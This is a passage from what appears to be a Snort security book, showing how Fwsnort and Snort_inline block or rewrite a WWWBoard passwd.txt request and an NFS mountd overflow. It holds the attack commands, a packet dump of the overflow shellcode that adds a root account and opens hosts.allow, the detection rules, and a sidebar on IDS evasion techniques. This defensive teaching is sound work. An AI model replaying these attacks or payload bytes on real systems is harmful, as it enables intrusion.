flags ACK ACK -m string --string "/wwwboard/passwd.txt" -j LOG --log-prefix
"SID807 "
$IPTABLES -A fwsnort_FORWARD -p tcp -d 192.168.10.0/24 -dport 80 -tcp-flags
ACK ACK -m string --string "/wwwboard/passwd.txt" -j REJECT --reject-with
tcp-reset
###
##### Jump traffic to the fwsnort chains. #####
###
$IPTABLES -I INPUT 1 -i eth1 -j fwsnort_INPUT_eth1
$IPTABLES -I INPUT 1 -i eth0 -j fwsnort_INPUT_eth0
```

Continued

www.syngress.com

Figure 12.20 Fwsnort Command for SID 807

```
$IPTABLES -I FORWARD 1 -j fwsnort_FORWARD
```

```
### EOF ###
```

The two most important IPtables commands in the `fwsnort.sh` script in Figure 12.20 are listed in **bold**. The first of these commands instructs IPtables to generate a log message for any TCP packet with the ack flag set that is destined for an address within the 192.168.10.0/24 subnet that also contains the string “/www-board/passwd.txt”. The log message will contain all of the standard information included within an IPtables log message (see <http://logi.cc/linux/netfilter-log-format.php3> for more information), but will also include the readily identifiable string *SID807*. The next IPtables command will have IPtables generate a TCP reset packet for any matching Web session. It would be just as easy to drop the packets without sending a reset through the use of the `-ipt-drop` option to Fwsnort—this example was generated with the `-ipt-reject` option. Generating a reset packet has the advantage that TCP will not attempt retransmitting packets, as we saw in when Snortsam added the block rule to the firewall. However, since the IPtables `ipt_REJECT` code sends the reset packet to the client instead of the server, the client could ignore the effort by Fwsnort to tear down the session by either running a modified TCP stack that ignores resets or intercept the reset before it can reach the TCP stack. Without further ado, let’s run the *fwsnort.sh* shell script on the firewall and see what actually happens on the network when we run the attack.

```
[firewall]# /etc/fwsnort/fwsnort.sh
.. Adding web-cgi rules.

[evilhost]$ wget -O passwd.txt -t 1 http://68.48.x.x/wwwboard/passwd.txt
--12:44:51-- http://68.48.x.x/wwwboard/passwd.txt
      => `passwd.txt.5'
Connecting to 68.48.x.x:80... connected.
HTTP request sent, awaiting response...
Read error (Connection reset by peer) in headers.
Giving up.
```

This time, the session is allowed to be established, but then as soon as the HTTP request is sent it appears that the session is torn down by the server. We can confirm this by examining a packet trace taken on the external interface of the firewall as usual.

```
[firewall]# tcpdump -l -X -s 1500 -n -i eth0 port 80 and tcp and host
204.174.x.x
tcpdump: listening on eth0
204.174.x.x.40491 > 68.48.x.x.80: S 3376765297:3376765297(0) win 5840
68.48.x.x.80 > 204.174.x.x.40491: S 1814833248:1814833248(0) ack
204.174.x.x.40491 > 68.48.x.x.80: P 1:119(118) ack 1 win 5840
0x0000    4500 00aa a927 4000 3206 5eb0 ccae df18          E....'@.2.^.....
0x0010    0000 0000 9e2b 0050 c945 5972 6c2c 2861          .....+.P.EYrl,(a
0x0020    8018 16d0 7980 0000 0101 080a 14e3 f05e          ....y.....^
0x0030    0070 4122 4745 5420 2f77 7777 626f 6172          .pA"GET./wwwboar
0x0040    642f 7061 7373 7764 2e74 7874 2048 5454          d/passwd.txt.HTT
0x0050    502f 312e 300d 0a55 7365 722d 4167 656e          P/1.0..User-Agen
0x0060    743a 2057 6765 742f 312e 382e 320d 0a48          t:.Wget/1.8.2..H
0x0070    6f73 743a 2036 382e 3438 2e78 782e 7878          ost:.68.48.xx.xx
0x0080    370d 0a41 6363 6570 743a 202a 2f2a 0d0a          7..Accept:.*/*..
0x0090    436f 6e6e 6563 7469 6f6e 3a20 4b65 6570          Connection:.Keep
0x00a0    2d41 6c69 7665 0d0a 0d0a                          -Alive....
15:44:50.093323 68.48.x.x.80 > 204.174.x.x.40491: R 1814833249:1814833249(0)
win 0
204.174.x.x.40491 > 68.48.x.x.80: . ack 1 win 5840
```

We see from the trace that the three-way TCP handshake has no problems being established just as one would expect. Then, as soon as the HTTP request is sent, the server sends a reset packet (listed in **bold**) to the client, which tears down the session. From the server's perspective we see the following:

```
[webserver]# tcpdump -i eth0 -l -n -X -s 1500 port 80 and tcp and host
204.174.x.x
204.174.x.x.40491 > 192.168.10.20.80: S 3376765297:3376765297(0) win 5840
192.168.10.20.80 > 204.174.x.x.40491: S 1814833248:1814833248(0) ack
3376765297 win 5792
204.174.x.x.40491 > 192.168.10.20.80: . ack 1 win 5840
```

The most important thing to notice in this trace is that the HTTP request never actually makes it through to the Web server. Had our server actually been vulnerable to the exploit, the attack would have been blocked at the firewall and been completely unsuccessful. No retransmissions are ever generated because the server never sees any application request from the client, and the client never has the opportunity to retransmit the original request because the TCP reset packet

generated by the firewall forces the entire session to be destroyed. Note that the packet trace taken on the Web server shows its internal address on the network instead of the external address on the firewall to which the client connects. So, we have succeeded in thwarting this attack, but what about a completely different attack from the same IP address? Due to the fact that the IPtables policy generated by Fwsnort is static, the client still has connectivity to the Web server. Only those specific Snort rules that have been translated into equivalent IPtables rules are blocked. However, Fwsnort by default uses the IPtables *log-prefix* option to log the Snort rule SID to the system log whenever a matching packet attempts to traverse the interfaces on the firewall. In the specific case of the WEB-CGI /wwwboard/passwd.txt access shown previously, the following log message appears in /var/log/messages:

```
Feb 22 19:42:57 firewall kernel: SID807 IN=eth0 OUT=eth1 SRC=204.174.x.x
DST=192.168.10.20 LEN=200 TOS=0x00 PREC=0x00 TTL=49 ID=7419 DF PROTO=TCP
SPT=40491 DPT=80 WINDOW=5840 RES=0x00 ACK PSH URGP=0
```

Once such a message is written to the system log, it can be analyzed by *psad*, Michael Rash's Port Scan Attack Detector, (see www.cipherdyne.org/psad), which has the capability of sending alerts and automatically blocking IP addresses based on the *SIDxxx* component of IPtables log messages such as the one just displayed. A sample e-mail alert generated by *psad* from the previous IPtables log message appears in Figure 12.21. *whois* information about the source IP address has been removed for brevity.

Figure 12.21 Sample psad Alert Generated from SID 807 Attack

```
From: root <root@cipherdyne.org>
Subject: ** psad: [DL2] SCAN from: evilhost
To: mbr@cipherdyne.org
X-Original-To: mbr@cipherdyne.org
Delivered-To: mbr@cipherdyne.org
Date: Wed, 31 Mar 2004 00:38:35 -0500 (EST)

===== Wed Mar 31 00:38:35 2004 =====
** psad: Suspicious traffic detected against 192.168.10.20

Danger level: [2] (out of 5)
```

Continued

Figure 12.21 Sample psad Alert Generated from SID 807 Attack

```

Scanned tcp ports: [80: 1 packets]
      tcp flags: [ACK PSH: 1 pkts]

      Source: 204.174.x.x
      Destination: 192.168.10.20
      DNS: webserver

      Syslog host: syslog_host

      Current interval: Wed Mar 31 00:38:35 2004 (start)
                        Wed Mar 31 00:38:40 2004 (end)

Overall stats since: Fri Feb 20 17:59:13 2004
Complete tcp range: [80]

chain:      interface:  tcp:      udp:      icmp:
forward     eth0         16         0         0

** tcp scan signatures: **

"WEB-CGI /wwwboard/passwd.txt access"
  classtype: web-application-attack
  sid:      807
  content:   "/wwwboard/passwd.txt"
  chain:     forward
  packets:   1

** Whois Information: **

===== Wed Mar 31 00:38:35 2004 =====

```

Notes from the Underground...

Fwsnort Evasion

The IPtables string match module strictly attempts to match strings against the content portion of individual packets. Hence, any IDS evasion technique that breaks an attack string across multiple packets or alters an attack string in any way will defeat the string match module. Such techniques include packet fragmentation, URL encoding, polymorphic shell code, whisker-style *session splicing* (see www.wiretrip.net/rfp/txt/whiskerids.html), and so forth. Some of Snort's preprocessors, discussed in Chapter 6, "Preprocessors," combat these techniques by attempting to either canonicalize data or alert on anomalies—Fwsnort is obviously simpler and thus cannot perform these functions. There are many worms and viruses that make no effort to hide their tracks, however, so Fwsnort can be useful as a basic active response system for such network baddies as well as for those attackers who neglect to use these more advanced techniques. You will see the following URL in other places in this book, but just in case you haven't seen it until now, the canonical reference for evading detection by a NIDS is

"Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection" by Thomas H. Ptacek & Timothy N. Newsham (www.insecure.org/stf/secnet_ids/secnet_ids.html).

NFS mountd Overflow Attack (Revisited)

We have seen how Fwsnort reacts to the Web server passwd.txt access attack by generating a TCP reset packet that tears down the offending TCP session. Now, let's explore how Fwsnort reacts to an attack that is sent over the UDP protocol. Naturally, we use the same mountd overflow exploit, which is detected by Snort SID 316. First, we need to have Fwsnort generate a shell script that is designed to react to the attack and apply it to the firewall (see Figure 12.22).

Figure 12.22 Fwsnort Command for SID 316

```
[firewall]# fwsnort --snort-sid 316 --ipt-reject
-----
.. Generated iptables rules for 1 out of 2068 signatures: 0.05%
.. Found 1 applicable snort rules to your current iptables
   policy.

.. Logfile:                /var/log/fwsnort.log
.. Iptables script: /etc/fwsnort/fwsnort.sh
-----

[firewall]# /etc/fwsnort/fwsnort.sh
.. Adding exploit rules.
```

The resulting Fwsnort shell script is identical to the script for SID 807 in Figure 12.20, except for the two IPtables commands that are designed to log and react to the attack. Due to the fact that the Snort rule for the mountd exploit makes use of hex codes in the content field, the new IPtables commands make use of the *-hex-string* option (see Figure 12.23).

Figure 12.23 Fwsnort SID 316 IPtables Commands

```
$IPTABLES -A fwsnort_FORWARD -p udp -d 192.168.10.0/24 -m string --hex-
string
"|eb56 5E56 5656 31d2 8856 0b88 561e|" -j LOG --log-prefix "SID316 "
$IPTABLES -A fwsnort_FORWARD -p udp -d 192.168.10.0/24 -m string --hex-
string
"|eb56 5E56 5656 31d2 8856 0b88 561e|" -j REJECT --reject-with icmp-port-
unreachable
```

Now we execute the attack again and watch a packet trace on the external interface of the firewall in Figure 12.24. Note that the initial request immediately elicits an *ICMP port unreachable* response from the firewall and no more packets are transmitted. The server never has an opportunity to be hit by the overflow attack packet.

Figure 12.24 NFS mountd Overflow Attack and Packet Trace

```
[evilhost]$ ./mx 68.48.x.x
code length = 211, used retaddr is bfffe7a0
ok, attacking target 68.48.x.x

[firewall]# tcpdump -i eth0 -s 1500 udp -X -l -n
tcpdump: listening on eth0
204.174.x.x.33854 > 68.48.x.x.sunrpc: udp 56 (DF)
68.48.x.x.sunrpc > 204.174.x.x.33854: udp 28 (DF)
204.174.x.x.33854 > 68.48.x.x.32772: udp 1108 (DF)
0x0000 4500 0470 0000 4000 4011 7929 c0a8 1e01 E..p..@.@.y)....
0x0010 c0a8 1e02 843e 8004 045c 7609 7ceb ba6b .....>...\v.|...k
0x0020 0000 0000 0000 0002 0001 86a5 0000 0001 .....
0x0030 0000 0001 0000 0001 0000 0028 406b 1b53 ..... (@k.S
0x0040 0000 0007 6f72 7468 616e 6300 0000 03e8 ....orthanc.....
0x0050 0000 0064 0000 0003 0000 0064 0000 000a ...d.....d....
0x0060 0000 0010 0000 0000 0000 0000 0000 03ff .....
0x0070 9090 9090 9090 9090 9090 9090 9090 9090 .....
0x0080 9090 9090 9090 9090 9090 9090 9090 9090 .....
0x0090 9090 9090 9090 9090 9090 9090 9090 9090 .....
0x0370 9090 9090 eb56 5e56 5656 31d2 8856 0b88 .....V^VVV1..V..
0x0380 561e 8856 2788 5638 b20a 8856 1d88 5626 V..V'.V8...V..V&
0x0390 5b31 c941 4131 c0b0 05cd 8050 89c3 31c9 [1.AA1.....P..1.
0x03a0 31d2 b202 31c0 b013 cd80 5889 c289 c359 1...1.....X....Y
0x03b0 5231 d2b2 0c01 d1b2 1331 c0b0 0431 d2b2 R1.....1...1..
0x03c0 12cd 805b 31c0 b006 cd80 eb3f e8a5 ffff ...[1.....?....
0x03d0 ff2f 6574 632f 7061 7373 7764 787a 3a3a ./etc/passwdxz::
0x03e0 303a 303a 3a2f 3a2f 6269 6e2f 7368 7878 0:0:::/bin/shxx
0x03f0 414c 4c3a 414c 4c78 782f 6574 632f 686f ALL:ALLxx/etc/ho
0x0400 7374 732e 616c 6c6f 7778 ff5b 5331 c9b1 sts.allowx.[S1..
0x0410 2801 cbb1 0231 c0b0 05cd 8050 89c3 31c9 (...1.....P..1.
0x0420 31d2 b202 31c0 b013 cd80 5b59 5331 d2b2 1...1.....[YS1..
0x0430 1f01 d1b2 0831 c0b0 04cd 805b 31c0 b006 .....1.....[1...
0x0440 cd80 31c0 40cd 80a0 e7ff bfa0 e7ff bfa0 ..1.@.....
0x0450 e7ff bfa0 e7ff bfa0 e7ff bfa0 e7ff bfa0 .....

```

Continued

Figure 12.24 NFS mountd Overflow Attack and Packet Trace

```
0x0460    e7ff bfa0 e7ff bfa0 e7ff bfa0 e7ff bf00    .....
68.48.x.x > 204.174.x.x: icmp: 68.48.x.x udp port 53 unreachable [tos 0xc0]
```

This section explored how Fwsnort implements active response to two different attacks over the TCP and UDP protocols. Fwsnort is highly specific to IPtables and its string matching kernel module, but as Linux adoption accelerates there are continually more and more systems capable of deploying Fwsnort. The strategy employed by Fwsnort does not lend itself to the wholesale blocking of IP addresses, but rather takes a targeted approach to individual attacks as defined by the Snort rules files. This is very similar to the approach taken by Snort_inline, as we will see in the next section.

Snort_inline

The phrase *intrusion prevention* has enjoyed much publicity of late in the security community. Many commercial vendors are scrambling to make it to the top of the IPS market. The open-source community always seems to provide quality alternatives to commercially available software, and the intrusion prevention arena is no exception. Snort_inline is an open-source IPS that is based fundamentally on Snort and can be freely downloaded from <http://snort-inline.sourceforge.net/>. It can also be found on the CD-ROM accompanying this book. Jed Haile initially wrote Snort_inline, which is now maintained by Rob McMillen.



The primary distinguishing factor that promotes an active response system to a full IPS is the capability to modify packets in real time as they enter and/or exit a network. This means that packets must travel *through* the IPS, so it must be an *inline* device. Hence, the IPS must either be a hop in the route packets traverse as they enter or exit the network, or must act as a bridge between two Ethernet network segments (for our discussion we will assume Ethernet is our data-link layer protocol). If the IPS acts as a bridge, then it will not be recognizable as an additional hop since Time To Live (TTL) values are not decremented as packets are processed across its interfaces. An inline device is in a position to not only drop or reject individual packets based on the application layer, but also alter application data within the device and before sending the packet on its way. In many cases, this capability allows an IPS to nullify attacks in such a way that it

may be difficult to detect the application modification at the client side (for example, buffer overflow attacks frequently involve trial and error before hitting the offsets correctly), and before the attack is able to cause any damage. This is even more interesting considering that most attacks that can result in an actual compromise instead of a DoS of a target system exploit an application-level vulnerability. Snort_inline is meant to run on a Linux system that is running in bridging mode, and as such is an inline device. Snort_inline make use of a packet queuing library called *libipq* that is provided by IPtables to allow the kernel to queue packets from kernel space to an application running in user space. In our case, this application will be Snort_inline, which is a version of Snort that has been modified to use *libipq* as its packet collection mechanism instead of the standard *libpcap* (see www.tcpdump.org). After examining each packet in turn, Snort_inline will make a decision about whether to drop, reject, or alter the packet before sending on it way via *libnet* (see www.packetfactory.net/Projects/Libnet/).

OINK!

Both *libpcap* and *libnet* are two extremely important libraries used by many projects in the open-source community. *Libpcap* is a packet capture library that can be used to assist in the creation of everything from a custom Ethernet sniffer to an IDS. *Libnet* is a low-level interface used to create packets and put them on the wire. *Libnet* can be used to create network testing or scanning tools, and is useful for answering questions like, "I wonder how the IP stack on host X will handle a strange packet like Y."

So far, with Snortsam and Fwsnort we have seen two implementations of active response, but neither of these pieces of software touched packet application-layer data. Snortsam implemented active response at the network layer through the wholesale blocking of IP addresses. Fwsnort implemented active response at the transport layer through the use of TCP reset packets for individual TCP sessions or issuing ICMP port-unreachable messages in response to UDP packets. In this section, we will revisit the `passwd.txt` access and `mountd` overflow attacks from the previous sections and show how Snort_inline responds to such exploits at the application layer.

Installation

The installation of Snort_inline is somewhat involved. It requires a kernel recompile and the installation of bridge-utils and libipq (which is classified as a development library by the Netfilter project). In addition, Snort_inline requires a 1.0.x version of libnet instead of a later version in the 1.1.x series, so you may need to install the older libnet if your Linux distribution shipped with a recent version.

A stock Linux kernel in the 2.4 series (and higher) can be compiled to act as an Ethernet bridge and act as a firewall with IPtables. However, Linux cannot support both capabilities at the same time. Therefore, Linux cannot apply IPtables restrictions to packets that are to traverse interfaces that have been configured to be part of a bridge. Fortunately, the open-source community has not neglected this nagging detail. A patch to the kernel sources is provided by the *Ebtables* project (see <http://ebtables.sourceforge.net/>) and adds the capability to firewall packets sent through an Ethernet bridge. Although a thorough treatment of the kernel compilation process is beyond the scope of this book, the general steps in Figure 12.25 are required to correctly configure and compile the kernel for our needs. Note that for this discussion, we will assume the sources for kernel 2.4.24 are already installed in the directory /usr/src/linux-2.4.24.

Figure 12.25 Compilation Steps for Bridging Linux Kernel

1. Download the Ebtables kernel patch against Linux kernel 2.4.24 from <http://ebtables.sourceforge.net/download.html#latest>. Copy the resulting file ebtables-brnf-5_vs_2.4.24.diff to the kernel sources directory /usr/src/linux-2.4.24.
2. Run the following command to apply the patch to the kernel sources:

```
patch -p1 < ebtables-brnf-5_vs_2.4.24.diff
```
3. Configure the kernel with your favorite kernel configuration interface, such as “make menuconfig.” The important kernel options to enable under the Networking options tree are:
 - 802.1d Ethernet Bridging
 - Network packet filtering (replaces IPchains)
 - Userspace queuing via NETLINK

Continued

Figure 12.25 Compilation Steps for Bridging Linux Kernel

- IP tables support (required for filtering/masq/NAT)
 - Packet filtering
4. Compile and install the kernel in the usual way (see the kernel-HOWTO for more information: www.tldp.org/HOWTO/Kernel-HOWTO/index.html).



Now that we have a properly built kernel available to power the Snort_inline Linux system, we need to install libipq, bridge-utils, and finally Snort_inline itself (we assume that a 1.0.x version of libnet is already installed). For libipq, we download the latest release of IPtables (1.2.9 as of this writing) from www.netfilter.org or copy it from the accompanying CD-ROM. Unpack the tarball and issue the following commands from the resulting IPtables-1.2.9 directory:

```
# make KERNEL_DIR=/usr/src/linux-2.4.24
# make install KERNEL_DIR=/usr/src/linux-2.4.24
# make install-devel
```



Similarly, download bridge-utils from <http://bridge.sourceforge.net/download.html> or copy it from the accompanying CD-ROM, unpack the tarball, and issue the following commands from the bridge-utils sources directory:

```
# ./configure --prefix=/usr
# make
# make install
```



Lastly, we download the latest release of Snort_inline (2.1.0a as of this writing) from <http://snort-inline.sourceforge.net/> or copy it from the accompanying CD-ROM, unpack the tarball, and run the following commands from the snort_inline-2.1.0a directory:

```
# ./configure --prefix=/usr --enable-inline
# make
# make install
```

The installation is now complete and we have a functional IPS at our disposal.

Configuration

The configuration of Snort_inline involves three main steps. We must configure the Linux system to bridge two Ethernet segments, set up an IPtables policy that sends packets into the QUEUE target, and edit the Snort configuration (including the rules). This discussion will illustrate a basic configuration that gets Snort_inline up and running. For a more complete implementation of a script to automate this process, refer to Rob McMillen's rc.firewall script (see www.honeynet.org/papers/honeynet/tools/). We will assume that the Snort_inline Linux system has two Ethernet interfaces, eth0 and eth1. The basic script in Figure 12.26 configures a bridge called br0, sets up forwarding, and starts IPtables packet queuing in the FORWARD chain. An important thing to note about the configuration script is that forwarding is turned *off*. The reason for this is that Snort_inline is responsible for constructing packets (via libnet) on the egress interface instead of the native IP stack of the underlying system. This allows Snort_inline to only forward those packets that do not trip a rule in the Snort detection engine, or alter those packets that do. This also means that if the Snort_inline process dies or is killed, *all network connectivity will be severed* for the network segments bridged by the system on which Snort_inline is deployed.

Figure 12.26 Basic Bridge Configuration Script

```
#!/bin/sh

BRIDGE=/usr/sbin/brctl
IFCONFIG=/sbin/ifconfig
IPTABLES=/usr/sbin/iptables
ECHO=/bin/echo

### remove any potential IP addresses on interfaces
$IFCONFIG eth0 0.0.0.0 up -arp
$IFCONFIG eth1 0.0.0.0 up -arp

### build the bridge br0 out of the eth0 and eth1 interfaces
$BRIDGE addbr br0
$BRIDGE addif br0 eth0
$BRIDGE addif br0 eth1
```

Continued

www.syngress.com

Figure 12.26 Basic Bridge Configuration Script

```
### activate the bridge (note the use of ifconfig just like
### for any other normal networking interface)
$IIFCONFIG br0 0.0.0.0 up -arp

### clear any existing iptables ruleset and then send all packets
### in the FORWARD chain to the QUEUE target so that Snort_inline
### can examine them.
$IPTABLES -F
$IPTABLES -A FORWARD -j QUEUE

### turn forwarding OFF!!!
$ECHO 0 > /proc/sys/net/ipv4/ip_forward
```

Most Snort rules have a default rule action of *alert*. Snort_inline adds three new rule actions that can be specified in Snort rules: *drop*, *reject*, and *sdrop*. The action *drop* instructs Snort_inline to drop the packet via IPtables and log it as Snort normally does. A rule action of *reject* is similar to the functionality provided by Fwsm where a TCP reset is generated for TCP sessions and an ICMP port-unreachable message is generated for UDP packets. A rule action of *sdrop* is the same as the *drop* action, but this time Snort will not log the packet. Finally, Snort_inline implements the new rule option *replace* that will substitute matching content with specific content specified by the administrator. The remainder of our discussion will concentrate on using the *replace* option with the normal alert rule action, since the *drop*, *reject*, and *sdrop* options are fairly self-explanatory. The following two modified Snort rules taken from the file README.INLINE in the Snort_inline sources illustrate this new option:

```
alert tcp any any <> any 80 (msg: "tcp replace"; content:"GET";
replace:"BET");
alert udp any any <> any 53 (msg: "udp replace"; content: "yahoo"; replace:
"xxxxxx");
```


Note that the *replace* option can only replace packet contents with new data of exactly the same length as the original data. Otherwise, Snort_inline would break both the TCP and UDP protocols. In the case of TCP, if Snort_inline substituted a series of characters with a different length from the original content, then the data sequence acknowledgment numbers would not match across the

session and would force retransmissions to take place (recall Figure 12.12). In the case of UDP, there is a length field in the UDP header that specifies the length in bytes of both the UDP header and the data it encapsulates. If a different length series of bytes were substituted, then the length field would no longer be correct. *Snort_inline must not break protocols*. Even with the requirement that the *replace* option contain data of the same length as contained in the *content* option, Snort_inline must still recalculate transport-layer checksums. This recalculation is mandatory for TCP, and is optional for UDP unless the UDP checksum was previously calculated by the client.

The only remaining task is to configure the `snort.conf` file. We leave this as an exercise for the reader, since Chapters 2 and 3 cover this in detail.

Architecture

Now that we have Snort_inline installed on a system that is configured to act as a bridge, how do we place this system in our original network in Figure 12.1? The answer is that we use the bridge to connect the Ethernet segment between the Web and NFS servers to the firewall itself. All packets that are destined for either server must go through the bridge where they will be processed by Snort_inline. The network architecture that makes this possible is shown in Figure 12.27. Note that there are no IP addresses assigned to the Snort_inline system. This emphasizes the fact that this system is acting as a bridge. In a real-life scenario, there would most likely be a management network to which the Snort_inline system would be connected via a third interface. For the sake of pedagogical simplicity, we'll leave this out. The fact that the Web and NFS servers are connected via a switch makes no difference to the Snort_inline system, since the only packets that make it through to this section of the network have already been processed through the Snort detection engine. This is one of the key advantages of using an inline solution—you can absolutely guarantee that it will see every packet, since every packet destined for the protected machines must traverse the inline device.

Figure 12.27 Snort Inline Network Architecture

Web Server Attack

Let's revisit the WWWBoard passwd.txt access attack one last time and see how Snort_inline mitigates its effects. We add the *replace* directive to Snort SID 807 so that any Web traffic that contains the suspect string */wwwboard/passwd.txt* will be altered by Snort_inline before such traffic hits the Web server. The Web server will actually see a request to */wwwboard/nofile.txt* that corresponds to a file that does not exist. See Figure 12.28 for the modified signature. Note the removal of the *flow* option, since Snort_inline does not yet support the stream4 preprocessor. In addition, the *uricontent* option has been changed to just *content*, since the *uricontent* directive corresponds to the *httpinspect* preprocessor, which Snort_inline also does not support.

Figure 12.28 Modified WWWBoard passwd.txt Access Snort Rule (SID 807)

```

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-CGI
/wwwboard/passwd.txt access"; content:"/wwwboard/passwd.txt";
replace:"/wwwboard/nofile.txt"; nocase; reference:arachnids,463;
reference:cve,CVE 1999-0953; reference:nessus,10321; reference:bugtraq,649;
classtype:attempted-recon; sid:807; rev:7;)
  
```

Let's execute our attack and see what happens (see Figure 12.29).

Figure 12.29 wget Attack Request

```
[evilhost]$ wget -O passwd.txt -t 1 http://68.48.x.x/wwwboard/passwd.txt
--17:38:32-- http://68.48.x.x/wwwboard/passwd.txt
      => `passwd.txt.6'
Connecting to 68.48.x.x:80... connected.
HTTP request sent, awaiting response... 404 Not Found
17:38:33 ERROR 404: Not Found.
```

This time, the attack appears to be completely unsuccessful and the request seems to indicate that the `/wwwboard/passwd.txt` URL is not even a valid URI. Instead of viewing a packet trace taken on the external interface of the firewall as before, we examine a trace taken on the Web server itself in Figure 12.30 (some packet data and header information has been removed for brevity).

Figure 12.30 wget Attack Packet Trace

```
[webserver]# tcpdump -i eth0 -s 1500 -l -n -X port 80
tcpdump: listening on eth0
204.174.x.x.48662 > 192.168.10.20.80: S 783689484:783689484(0) win 5840
192.168.10.20.80 > 204.174.x.x.48662: S 2323945504:2323945504(0) ack
783689485 win 5792
204.174.x.x.48662 > 192.168.10.20.80: . ack 1 win 5840
204.174.x.x.48662 > 192.168.10.20.80: P 1:119(118) ack 1 win 5840
0x0000 4500 00aa 801b 4000 3106 3ec1 ccae df18 E.....@.1.>.....
0x0010 c0a8 1e02 be16 0050 2eb6 270d 8a84 9821 .....P..'.....!
0x0020 8018 16d0 dc5a 0000 0101 080a 150b a733 .....Z.....3
0x0030 0097 fa17 4745 5420 2f77 7777 626f 6172 ...GET./wwwboar
0x0040 642f 6e6f 6669 6c65 2e74 7874 2048 5454 d/nofile.txt.HTT
0x0050 502f 312e 300d 0a55 7365 722d 4167 656e P/1.0..User-Agen
0x0060 743a 2057 6765 742f 312e 382e 320d 0a48 t:..Wget/1.8.2..H
0x0070 6f73 743a 2036 382e 3438 2e78 782e 7878 ost:.68.48.xx.xx
0x0080 370d 0a41 6363 6570 743a 202a 2f2a 0d0a 7..Accept:..*/*..
0x0090 436f 6e6e 6563 7469 6f6e 3a20 4b65 6570 Connection:..Keep
0x00a0 2d41 6c69 7665 0d0a 0d0a -Alive....
192.168.10.20.80 > 204.174.x.x.48662: . ack 119 win 5792
192.168.10.20.80 > 204.174.x.x.48662: P 1:572(571) ack 119 win 5792
0x0000 4500 026f 6215 4000 4006 4c02 c0a8 1e02 E..ob.@.@.L.....
```

Continued

www.syngress.com

Figure 12.30 wget Attack Packet Trace

```

0x0010  ccae 0000 0000 be16 8a84 9821 2eb6 2783      ....P.....!...'
0x0020  8018 16a0 8fd9 0000 0101 080a 0097 fa35      .....5
0x0030  150b a733 4854 5450 2f31 2e31 2034 3034      ...3HTTP/1.1.404
0x0040  204e 6f74 2046 6f75 6e64 0d0a 4461 7465      .Not.Found..Date
0x0050  3a20 5765 642c 2033 3120 4d61 7220 3230      :.Wed,.31.Mar.20
0x0060  3034 2030 343a 3034 3a34 3620 474d 540d      04.04:04:46.GMT.
0x0070  0a53 6572 7665 723a 2041 7061 6368 652f      .Server:.Apache/
0x0080  322e 302e 3438 2028 556e 6978 2920 6d6f      2.0.48.(Unix).mo
0x0090  645f 7373 6c2f 322e 302e 3438 204f 7065      d_ssl/2.0.48.Ope
0x00a0  6e53 534c 2f30 2e39 2e37 630d 0a43 6f6e      nSSL/0.9.7c..Con
0x00b0  7465 6e74 2d4c 656e 6774 683a 2033 3235      tent-Length:..325
0x00c0  0d0a 4b65 6570 2d41 6c69 7665 3a20 7469      ..Keep-Alive:..ti
0x00d0  6d65 6f75 743d 3135 2c20 6d61 783d 3130      meout=15,.max=10
0x00e0  300d 0a43 6f6e 6e65 6374 696f 6e3a 204b      0..Connection:..K
0x00f0  6565 702d 416c 6976 650d 0a43 6f6e 7465      eep-Alive..Conte
0x0100  6e74 2d54 7970 653a 2074 6578 742f 6874      nt-Type:..text/ht
0x0110  6d6c 3b20 6368 6172 7365 743d 6973 6f2d      ml;.charset=iso-
204.174.x.x.48662 > 192.168.10.20.80: . ack 572 win 6852
204.174.x.x.48662 > 192.168.10.20.80: F 119:119(0) ack 572 win 6852
192.168.10.20.80 > 204.174.x.x.48662: F 572:572(0) ack 120 win 5792
204.174.x.x.48662 > 192.168.10.20.80: . ack 573 win 6852

```

We see that our attack request displayed in **bold** in Figure 12.30 has been fundamentally altered. The HTTP GET against the URL /wwwboard/passwd.txt has become a GET request for /wwwboard/nofile.txt. Of course, this new path does not even exist on the Web server and so the client receives the standard “404 File Not Found” error. The client has no way of knowing whether the remote passwd.txt file even exists without further investigation. The attack was thwarted in such a way that the TCP stream remained intact. It should be noted that in this particular case, there is in general no legitimate reason why anyone should be accessing the passwd.txt file. Hence, this attack is a good example of the type of attack that an IPS should be configured to stop. However, there is one possible exception: the case of the administrator who is trying to troubleshoot admin-level access if things are not working properly by verifying that the Web server has permission to open the passwd.txt file. Snort_inline effectively disables the ability to

troubleshoot in this way across all source networks contained within the Snort rule `$EXTERNAL_NET` variable. No external client can query any URI on the Web server that contains the string `“/wwwboard/passwd.txt”`. There is always a tradeoff between offering a vulnerable service to untrusted networks versus disabling use of the service altogether with an IPS such as `Snort_inline`. This just teaches us to be very careful when deploying this type of technology—we must audit every single rule that will actively interfere with the network.

NFS mountd Overflow Attack

For our last example, we revisit the NFS mountd overflow attack. First, we modify Snort SID 316 to replace the content of the mountd attack with the hex code `0x65`, which happens to correspond to the ASCII code for the letter “e”.

Again, we launch our attack from `evilhost` against the NFS server, but this time, we take a packet trace from the server itself as shown in Figure 12.31. As we expect, the critical portion of the attack that instructs the remote system to point back into the exploit payload has been translated into a harmless series of “e” characters completely unrelated to the original attack by `Snort_inline` (see Figure 12.32).

Figure 12.31 Modified NFS mountd Overflow Snort Rule (SID 316)

```
alert udp $EXTERNAL_NET any -> $HOME_NET 635 (msg:"EXPLOIT x86 Linux mountd
